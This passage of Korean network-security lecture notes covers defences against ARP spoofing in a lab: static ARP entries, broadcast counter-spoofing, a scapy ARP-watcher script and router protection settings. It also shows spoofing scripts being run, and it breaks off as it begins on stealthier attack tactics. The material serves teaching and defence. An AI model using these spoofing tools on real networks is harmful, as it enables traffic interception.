root@srcadmin-virtual-machine:/home/srcadmin# arp -a  
? (10.10.10.33) at f6:e2:39:14:0a:0a [ether] on h1-eth0  
? (10.10.10.1) at 70:5d:cc:5b:3a:42 [ether] on h1-eth0  
root@srcadmin-virtual-machine:/home/srcadmin#
```

- ▶ Static entry추가 '# arp -s [IP] [MAC]'
- 추가후 '# arp -a' 로 다시 확인
- 영구히 추가된 entry에 PERM이라는 식별자를 확인할 수 있을겁니다

```
root@srcadmin-virtual-machine:/home/srcadmin# arp -s 10.10.10.1 70:5d:cc:5b:3a:42  
root@srcadmin-virtual-machine:/home/srcadmin# arp -a  
? (10.10.10.33) at f6:e2:39:14:0a:0a [ether] on h1-eth0  
? (10.10.10.1) at 70:5d:cc:5b:3a:42 [ether] PERM on h1-eth0  
root@srcadmin-virtual-machine:/home/srcadmin#
```

Result

- ▶ 이후 아무리 공격을 시도하더라도... 공격자는 아무 것도 할 수 없죠

```
root@srcadmin-virtual-machine:/home/srcadmin# arp -a
? (10.10.10.33) at f6:e2:39:14:0a:0a [ether] on h1-eth0
? (10.10.10.1) at 70:5d:cc:5b:3a:42 [ether] PERM on h1-eth0
root@srcadmin-virtual-machine:/home/srcadmin#
```

```
root@srcadmin-virtual-machine:/home/srcadmin
/netsec/04_l2attacks# python3 03_arp spoof2.p
y 10.10.10.31 10.10.10.1
*
Sent 1 packets.
*
Sent 1 packets.
*
Sent 1 packets.
*
Sent 1 packets.
```

- ARP response를 수신은 하다만, 이를 무시하고 캐시를 업데이트하지 않습니다!

```
root@srcadmin-virtual-machine:/home/srcadmin# tcpdump
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on h1-eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
10:58:03.764936 ARP, Reply 10.10.10.1 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
10:58:03.776509 IP 10.10.10.31.41127 > dns.google.domain: 58997+ [1au] PTR? 1.10.10.10.in-addr.arpa.
(52)
10:58:03.817007 IP dns.google.domain > 10.10.10.31.41127: 58997 NXDomain 0/0/1 (52)
10:58:03.879878 IP 10.10.10.31.59277 > dns.google.domain: 30793+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49
)
10:58:03.944297 IP dns.google.domain > 10.10.10.31.59277: 30793 1/0/1 PTR dns.google. (73)
10:58:03.944773 IP 10.10.10.31.39937 > dns.google.domain: 18799+ [1au] PTR? 31.10.10.10.in-addr.arpa.
(53)
10:58:03.995841 IP dns.google.domain > 10.10.10.31.39937: 18799 NXDomain 0/0/1 (53)
10:58:04.840860 ARP, Reply 10.10.10.1 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
10:58:05.908802 ARP, Reply 10.10.10.1 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
```

참고로 지우려면...

- # arp -d 'ip address'

```
root@srcadmin-virtual-machine:/home/srcadmin# arp -a
? (10.10.10.33) at f6:e2:39:14:0a:0a [ether] on h1-eth0
? (10.10.10.1) at 70:5d:cc:5b:3a:42 [ether] on h1-eth0
root@srcadmin-virtual-machine:/home/srcadmin# arp -d 10.10.10.33
root@srcadmin-virtual-machine:/home/srcadmin# arp
Address                  HWtype  HWaddress                     Flags Mask                  Iface
10.10.10.1                ether    70:5d:cc:5b:3a:42             C                            h1-eth0
root@srcadmin-virtual-machine:/home/srcadmin#
```

Limitation of Static ARP

- ▶ 정적 ARP는 간단하고 효과적입니다! 하지만 몇 가지 단점이 있습니다.
- ▶ 1. 유지보수 및 확장성 문제
 - ARP의 잦은 업데이트가 발행하는 환경에서는 사용이 어려움... :(
 - 만약 100K개의 디바이스가 있는 환경이면... 어떻게 하실건가요?
- ▶ 2. 오류 발생 가능성
 - 오설정된 ARP는 네트워크에 큰 문제를 일으키죠...!
- ▶ 3. 제한된 보안 수준
 - 여타 공격에 능동적으로 대응하기 어려워집니다.
 - 또 공격자가 Static ARP 상황을 알 경우, 우회할 수 있게되며 이를 탐지하기 어렵습니다.

2. 자기 자신에 대한 ARP

- ▶ 내 ARP가 공격자에 의해 덮어졌나요? 내걸로 다시 덮으면 됩니다!
- ▶ 다른 사람들이 나에게 보내는 패킷을 제대로 보낼 수 있도록, 내 MAC주소 자체를 광고해버리겠습니다!
→ Apply ARP spoofing to spray my MAC address in a network!
- ▶ 네트워크 모든 호스트에 영향을 미치도록, IP를 목적지를 'broadcast' 주소로 설정하고 내 IP를 광고합니다!
⇒ 네트워크 내 모든 호스트가 내 MAC주소를 얻게 됨.

```
root@srcadmin-virtual-machine:04_l2attacks# python3 02_arp spoof.py 10.10.10.255 10.10.10.1
```

```
Sent 1 packets.
```

```
Sent 1 packets.
```

```
Sent 1 packets.
```

공유기등에 ARP 방어가
이런 방법을 이용합니다 :)
e.g., iptime router

ipTIME N604R

메뉴탐색기

- 기본 설정
 - 시스템 요약 정보
 - 인터넷 연결 설정
 - 무선 설정/보안
 - 펌웨어 업그레이드
- 고급 설정
 - 네트워크 관리
 - 무선랜 관리
 - NAT/라우터 관리
 - 보안 기능
 - 인터넷 사용제한
 - 네트워크 감시
 - 공유기 접속 관리
 - 기타 보안 설정
 - 특수기능
 - 트래픽 관리
 - 시스템 관리

기타 보안 설정

SYN Flood	☒ 실행 ☐ 중단 TCP가 데이터를 보내기 전에 연결을 맺어야 하는 연결 지향(connection-oriented) 방식이라는 점을 착안하여 많은 수의 SYN bit이 설정 되어있는, 즉 연결을 요청하는 TCP 패킷을 호스트의 특정 포트에 보내어 포트의 대기 큐(backlog queue)를 가득차게 하여 포트에 들어오는 연결 요청을 큐가 빌 때 까지(connection time out이 될 때 까지) 무시하도록 하게 끔 하는 공격방식.
Smurf	☒ 실행 ☐ 중단 ping의 목적지주소를 브로드캐스트 주소로 사용하는 공격방식. Smurf 공격은 Echo-request 패킷을 어떤 네트워크의 브로드캐스트 주소로 보내면 해당 네트워크의 모든 호스트가 request 패킷에 응답하느라 다른 일은 하지 못하도록 하는 공격방식.
IP source routing	☒ 실행 ☐ 중단 RFC 1122에 따르면 목적지의 경로에 대한 세부적인 내용을 담고 있는 IP Source Routing은 목적지 호스트에서도 같은 경로를 따라 반응을 해야 한다는 문제점이 있다. 크래커가 특정 네트워크에 Source Routing 패킷을 보낼 수 있다면 돌아오는 반응을 가로채서 상대방의 신뢰받은 호스트처럼 속일 수 있다.
IP Spoofing	☒ 실행 ☐ 중단 네트워크 시스템에서 서로 신뢰관계에 있는 A, B 두 시스템간에는 A 시스템의 계정을 가지고 B 시스템을 액세스 할 수 있다. 이는 네트워크에서 신뢰관계를 형성하는 서비스가 네트워크 주소에 기반하여 이를 인증하기 때문이다. 이로 인해 IP Spoofing이 가능해 진다. IP Spoofing은 이 신뢰관계에 있는 두 시스템사이에서 해킹의 호스트를 마치 하나의 신뢰관계에 있는 호스트인 것처럼 속이는 것이다.
ARP Virus 방어 기능	☒ 실행 ☐ 중단 초당 10 개의 ARP를 유선네트워크 로 전송합니다. ARP Virus 방어 기능은 ARP를 통한 공격(ARP spoofing)을 방어하는 기능입니다.
인터넷으로부터 오는 ICMP(ping) 막기	☒ 실행 ☐ 중단
인터넷으로 나가는 ICMP(ping) 막기	☒ 실행 ☐ 중단

적용

설정 저장 공간 : 94% 사용 가능

고급 보안 설정 ▲

on 악성 스크립트 접근 방지(CSRF)
접근 허용 호스트 이름을 콤마(,)로 구분, 최대 3개까지 나열(예: white1.ip.address, white2.domain.com)

off ARP Virus 방어 기능 초당 10 개의 ARP를 전송합니다.

on SYN Flood on Smurf
on IP source routing on IP Spoofing
off 인터넷으로부터 오는 ICMP(ping) 막기 off 인터넷으로 나가는 ICMP(ping) 막기

적용


Result

- ▶ 이를 수신한 ARP환경은...

```
"Host: h1"
root@srcadmin-virtual-machine:srcadmin# ifconfig
h1-eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.31 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::9059:6fff:fe81:d399 prefixlen 64 scopeid 0x20<link>
    ether 92:59:6f:81:d3:99 txqueuelen 1000 (Ethernet)
    RX packets 172152 bytes 130187161 (130.1 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10
    TX errors 0

"Host: h2"
root@srcadmin-virtual-machine:srcadmin# arp
Address                  HWtype  HWaddress           Flags Mask
10.10.10.33               ether    f6:e2:39:14:0a:0a    C
10.10.10.31               ether    92:59:6f:81:d3:99    C
10.10.10.1                ether    70:5d:cc:5b:3a:42    C
root@srcadmin-virtual-machine:srcadmin#
```

- ▶ 만약 같은 ARP를 하나의 호스트로 보내게 된다면....?



레이스 조건에 놓이게 됩니다.

- ▶ 따라서 이 방법은 ARP 스푸핑에 대한 완벽한 솔루션이 아닐 수도 있어요...
 - 대역폭 낭비도 심하구요....
- ▶ 뭐 어쨌거나 공격자를 방해하는 것에는 아주 효과적인 방법!

```
root@srcadmin-virtual-machine:srcadmin# arp
Address          HWtype  HWaddress      Flags Mask
10.10.10.33      ether   f6:e2:39:14:0a:0a  C
10.10.10.31      ether   92:59:6f:81:d3:99  C
10.10.10.1       ether   70:5d:cc:5b:3a:42  C
root@srcadmin-virtual-machine:srcadmin# arp
Address          HWtype  HWaddress      Flags Mask
10.10.10.33      ether   f6:e2:39:14:0a:0a  C
10.10.10.31      ether   f6:e2:39:14:0a:0a  C
10.10.10.1       ether   70:5d:cc:5b:3a:42  C
root@srcadmin-virtual-machine:srcadmin# arp
Address          HWtype  HWaddress      Flags Mask
10.10.10.33      ether   f6:e2:39:14:0a:0a  C
10.10.10.31      ether   92:59:6f:81:d3:99  C
10.10.10.1       ether   70:5d:cc:5b:3a:42  C
root@srcadmin-virtual-machine:srcadmin# arp
Address          HWtype  HWaddress      Flags Mask
10.10.10.33      ether   f6:e2:39:14:0a:0a  C
10.10.10.31      ether   92:59:6f:81:d3:99  C
10.10.10.1       ether   70:5d:cc:5b:3a:42  C
root@srcadmin-virtual-machine:srcadmin# arp
Address          HWtype  HWaddress      Flags Mask
10.10.10.33      ether   f6:e2:39:14:0a:0a  C
10.10.10.31      ether   92:59:6f:81:d3:99  C
10.10.10.1       ether   70:5d:cc:5b:3a:42  C
root@srcadmin-virtual-machine:srcadmin# arp
Address          HWtype  HWaddress      Flags Mask
10.10.10.33      ether   f6:e2:39:14:0a:0a  C
10.10.10.31      ether   f6:e2:39:14:0a:0a  C
10.10.10.1       ether   70:5d:cc:5b:3a:42  C
root@srcadmin-virtual-machine:srcadmin#
```

3. ARP Watcher

- ▶ ARP 스푸핑으로 인해, 호스트의 MAC가 갑자기 변경됨을 탐지!
- ▶ 네트워크에서 ARP 패킷을 감시하고 이상 징후를 탐지하자! → ARP Watcher
- ▶ 네트워크에 새로 연결되는 모든 디바이스를 감시하고 보고하므로 모든 IP 대 MAC resolution을 모니터링, 이를 저장하고 변화를 탐지
- ▶ 호스트의 MAC 주소가 갑자기 변경되면 이를 감지할 수 있습니다!

```
#!/usr/bin/python3
```

```
from scapy.all import sniff, ARP
from signal import signal, SIGINT
import sys
```

```
arp_watcher_db_file = "./arp-watcher.db"
ip_mac = {}
```

```
# Save ARP table on shutdown
```

```
def sig_int_handler(signum, frame):
    print("Got SIGINT. Saving ARP database...")
    try:
        f = open(arp_watcher_db_file, "w")

        for (ip, mac) in ip_mac.items():
            f.write(ip + " " + mac + "\n")

        f.close()
        print("Done.")
    except IOError:
        print("Cannot write file " + arp_watcher_db_file)

    sys.exit(1)
```

```
def watch_arp(pkt):
    # got is-at pkt (ARP response)
    if pkt[ARP].op == 2:
        print(pkt[ARP].hwsrc + " " + pkt[ARP].psrc)

        # Device is new. Remember it.
        if ip_mac.get(pkt[ARP].psrc) == None:
            print("Found new device " + \
                  pkt[ARP].hwsrc + " " + \
                  pkt[ARP].psrc)
            ip_mac[pkt[ARP].psrc] = pkt[ARP].hwsrc

        # Device is known but has a different IP
        elif ip_mac.get(pkt[ARP].psrc) and \
              ip_mac[pkt[ARP].psrc] != pkt[ARP].hwsrc:
            print(pkt[ARP].hwsrc + \
                  " has got new ip " + \
                  pkt[ARP].psrc + \
                  " (old " + ip_mac[pkt[ARP].psrc] + ")")
            ip_mac[pkt[ARP].psrc] = pkt[ARP].hwsrc
```

The code of the ARP watcher

- 다음 명령어가 아마 필요
'\$ touch arp-watcher.db'
- sniff(prn=watch_arp,
filter="arp",
iface=sys.argv[1],
store=0)

```
signal(SIGINT, sig_int_handler)

if len(sys.argv) < 2:
    print(sys.argv[0] + " <iface>")
    sys.exit(0)

try:
    fh = open(arp_watcher_db_file, "r")
except IOError:
    print("Cannot read file " + arp_watcher_db_file)
    sys.exit(1)

for line in fh:
    (ip, mac) = line.split(" ")
    ip_mac[ip] = mac

sniff(prn=watch_arp,
      filter="arp",
      iface=sys.argv[1],
      store=0)
```

Result

- ▶ 모든 ARP 메시지를 수신하고 변경 사항이 있을 때 알림을 보냅니다!

```
Host: h1
root@srcadmin-virtual-machine:04_l2attacks# touch arp-watcher.db
root@srcadmin-virtual-machine:04_l2attacks# python3 04_arpwatcher.py h1-eth0
92:59:6f:81:d3:99 10.10.10.31
Found new device 92:59:6f:81:d3:99 10.10.10.31
f6:e2:39:14:0a:0a 10.10.10.1
Found new device f6:e2:39:14:0a:0a 10.10.10.1
f6:e2:39:14:0a:0a 10.10.10.1
f6:e2:39:14:0a:0a 10.10.10.1
^CGot SIGINT. Saving ARP database...
Done.
root@srcadmin-virtual-machine:04_l2attacks# cat arp-watcher.db
10.10.10.31 92:59:6f:81:d3:99
10.10.10.1 f6:e2:39:14:0a:0a
root@srcadmin-virtual-machine:04_l2attacks#
```

```
root@srcadmin-virtual-machine:04_l2attacks# python3 04_arpwatcher.py h1-eth0
92:59:6f:81:d3:99 10.10.10.31
92:59:6f:81:d3:99 has got new ip 10.10.10.31 (old 92:59:6f:81:d3:99)
f6:e2:39:14:0a:0a 10.10.10.1
f6:e2:39:14:0a:0a has got new ip 10.10.10.1 (old f6:e2:39:14:0a:0a)
92:59:6f:81:d3:99 10.10.10.31
f6:e2:39:14:0a:0a 10.10.10.1
70:5d:cc:5b:3a:42 10.10.10.1
70:5d:cc:5b:3a:42 has got new ip 10.10.10.1 (old f6:e2:39:14:0a:0a)
```

Overall strategy


- ▶ 하나의 방법을 지정하는 것이 아니라 여러 방법을 조합해야 합니다.
 - 1. ARP 캐시의 변경 사항 모니터링(ARP Watcher)
 - 유효하지 않은 MAC 주소 거부 또는 격리
 - 2. ARP 스푸핑으로 의심되는 이상 징후를 탐지하면 카운터 ARP 스푸핑을 수행
 - 3. 공격이 지속적으로 수행되는 경우 네트워크에 정적 ARP를 적용
- ▶ 또는 네트워크 세분화(예: VLAN)를 통해 ARP 스푸핑 공격이 확산되기 어렵게 만들 수 있습니다!

대응책에 대한 대응책



ARP spoofing 은 꽤 시끄럽습니다.

- ▶ 지속적으로 ARP응답 메시지를 전송해야하므로...!
 - 더 많은 트래픽을 생성하는 만큼, 눈에 잘 띄게 됩니다.
- ▶ 뭔가 은밀한 전술이 필요.
- ▶ 시퀀스 다이어그램을 통해 ARP의 동작을 자세히 살펴보면....




활용해야 할 포인트

- ▶ 일반적인 경우

